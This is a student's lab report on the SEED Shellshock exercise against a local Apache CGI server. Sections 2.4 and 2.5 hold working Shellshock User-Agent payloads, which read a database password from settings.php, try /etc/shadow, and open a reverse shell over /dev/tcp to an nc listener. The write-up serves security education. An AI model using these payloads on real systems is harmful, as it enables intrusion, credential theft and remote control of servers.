
Environment Variable and Set-UID Program Lab


Austin Hansen

1001530325

2.1 Experimenting with Bash Function




```
[02/24/21]seed@VM:~$ ls -al /bin/bash
-rwxr-xr-x 1 root root 1109564 Jun 24  2016 /bin/bash
[02/24/21]seed@VM:~$ ls -al /bin/bash_shellshock
-rwxrwxr-x 1 seed seed 2913352 Oct  3  2017 /bin/bash_shellshock
[02/24/21]seed@VM:~$ bash -version
GNU bash, version 4.3.46(1)-release (i686-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[02/24/21]seed@VM:~$ bash_shellshock -version
GNU bash, version 4.2.0(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[02/24/21]seed@VM:~$ foo='() { echo "hello world";}; echo "shell vulnerable";'
[02/24/21]seed@VM:~$ echo $foo
() { echo "hello world";}; echo "shell vulnerable";
[02/24/21]seed@VM:~$ export foo
[02/24/21]seed@VM:~$ bash
```



```
[02/24/21]seed@VM:~$ bash_shellshock
shell vulnerable
```

For this task, I designed a simple experiment to see if the shell is vulnerable to shellshock. First, we check the version of the default shell, I used ls -a to check if the shell exists, as we can see **/bin/bash** is the updated version and **/bin/bash_shellshock** is the version vulnerable to shell shock. To further prove each, we use the shell program: **foo='() { echo "hello world";}; echo "shell vulnerable";',** check that foo has been set using **echo $foo**, and finally exporting foo to the environmental variables. Note that this must be done twice in order to prove whether the shell is vulnerable to shellshock. As we can see, the default bash shell is not vulnerable to shellshock, whereas bash_shellshock is.


2.2 (5 Points Total) Task 2: Setting up CGI programs:




```
[02/24/21]seed@VM:~$ cd Desktop
[02/24/21]seed@VM:~/Desktop$ sudo cp *.cgi /usr/lib/cgi-bin
/
[02/24/21]seed@VM:~/Desktop$ cd /usr/lib/cgi-bin/
[02/24/21]seed@VM:.../cgi-bin$ sudo chmod 755 *.cgi
[02/24/21]seed@VM:.../cgi-bin$ ls
myprog.cgi
[02/24/21]seed@VM:.../cgi-bin$ cd
[02/24/21]seed@VM:~$ curl http://localhost/cgi-bin/myprog.c
gi

Hello World
[02/24/21]seed@VM:~$ 
```

For this task I initially made myprog.cgi on the desktop. Next, we need to copy the file of myprog.cgi to /usr/lib/cgi-bin using the command: **sudo cp *.cgi /usr/lib/cgi-bin/** (Note that *.cgi means all .cgi files) after that we switch to /usr/lib/cgi-bin/ and give permission for myprog.cgi to be executed using: **sudo chmod 755 *.cgi** after that we test that it can run on the apache server using **curl http://localhost/cgi-bin/myprog.cgi**, yielding the final result seen at the bottom of the image.

2.3 Passing Data to Bash via Environment Variable




```
[02/24/21]seed@VM:.../cgi-bin$ curl -v http://localhost/cgi-bin/test.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 25 Feb 2021 01:11:00 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/test.cgi
REMOTE_PORT=42058
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
```



```
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/test.cgi
REMOTE_PORT=42136
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/test.cgi
SCRIPT_NAME=/cgi-bin/test.cgi
```


For this task, I repeated the steps from 2.2 for a new file called test.cgi, and then ran **curl -v http://localhost/cgi-bin/test.cgi,** and for good measure I put **http://localhost/cgi-bin/test.cgi**, into the browser search bar, the result of each makes up the first and second images respectfully. So, is it possible for data from a remote user can get into those environment variables? Yes, In order to understand why, we should first look at the User-Agent field, and the HTTP_USER_AGENT field in the first example. They are the same. HTTP uses this field to customize its content for the client, in this case curl, we should also notice that it changes when put into our firefox web browser. But what does this mean? It means that the apache server forks a child process from a parent process when it executes test.cgi, passing many, if not all, environment variables to this new process. Lets see if we can set this User-Agent field to any string (example in 3.3 and 3.4.3 in book):



```
[02/24/21]seed@VM:~$ curl -v -A "modified_field" http://localhost/cgi-bin/test.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: localhost
> User-Agent: modified_field
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 25 Feb 2021 01:38:29 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=modified_field
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/test.cgi
REMOTE_PORT=42158
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/test.cgi
SCRIPT_NAME=/cgi-bin/test.cgi
* Connection #0 to host localhost left intact
```


Notice that after using **curl -v -A "modified_field" http://localhost/cgi-bin/test.cgi,** that the User-Agent field and HTTP_USER_AGENT field have both changed, what this means is that a remote user has now inserted an environment variable into test.cgi via this curl command. This is because as mentioned Apache passes the environment variables from the parent process to the child process, in this case our parent process is a remote user. This is very very dangerous. As this can be done with more than just the User-Agent field. You get similar results when changing fields such as Referer or extra header field.

2.4 Launching the Shellshock Attack




```
[02/24/21]seed@VM:~$ curl -v -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bir
myprog.cgi > server-data.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 25 Feb 2021 02:57:39 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
{ [8940 bytes data]
100  8927    0  8927    0     0   808k      0 --:--:-- --:--:-- --:--:--  871k
* Connection #0 to host localhost left intact
[02/24/21]seed@VM:~$ 
```

Using the command: **curl -v -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bin/myprog.cgi > server-data.txt,** we can put the output of us accessing a server into a file called: **server-data.txt,** we access this by typing: nano server-data.txt yielding:




```
/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';
```

Thus, we can indeed pull passwords from servers. But can we access /etc/shadow?



```
[02/24/21]seed@VM:/bin$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[02/24/21]seed@VM:/bin$ 
```


Hmm, we ourselves can't access it, lets try a command similar to the one above:



```
[02/24/21]seed@VM:~$ curl -v -A "() { echo hello;}; echo Conte
nt_type: text/plain; echo; /bin/cat /etc/shadow 2>&1" http://l
ocalhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content_type: text/plain
; echo; /bin/cat /etc/shadow 2>&1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 25 Feb 2021 03:17:00 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
/bin/cat: /etc/shadow: Permission denied
* Connection #0 to host localhost left intact
[02/24/21]seed@VM:~$ 
```

It seems that we cannot access /etc/shadow, the reason is quite simple the user cannot access the file, and therefore the remote user cannot as well. They would likely have to be super users to access this file. So, you cannot steal the contents of /etc/shadow.

2.5 Getting a Reverse Shell via Shellshock Attack




```
> User-Agent: () { echo hello;}; echo Content_type: text/plain
; echo; /bin/bash_shellshock -i > /dev/tcp/localhost/9090 0<&1
 2>&1
```

```
[02/25/21]seed@VM:~$ nc -lv 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 44912)
bash_shellshock: no job control in this shell
bash_shellshock-4.2$ ls
ls
myprog.cgi
test.cgi
bash_shellshock-4.2$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash_shellshock-4.2$ 
```

Here, the attacker is on the bottom and the server is on top. After first using **nc -lv 9090 -v** to listen on the attackers end we run the command: **curl -v -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/bash_shellshock -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi,** to begin our attack, as we can see from the bottom terminal, our attack was successful, and we can use shell commands that would otherwise be reserved for the server, to further prove this, our uid is www-data, which signifies a successful attack. This works, because as we've seen throughout this lab, we are modifying environment variables, in this case, bin/bash_shellshock, well in this case we are just executing the bash shell on the server, which allows us to access various items that are present on the servers shell, and then both input commands and output results. The one caveat is that we must have a TCP connection to do input and get output, this is why we use netcat to facilitate that connection. This was definitely a very dangerous exploit.

2.6 Using the Patched Bash

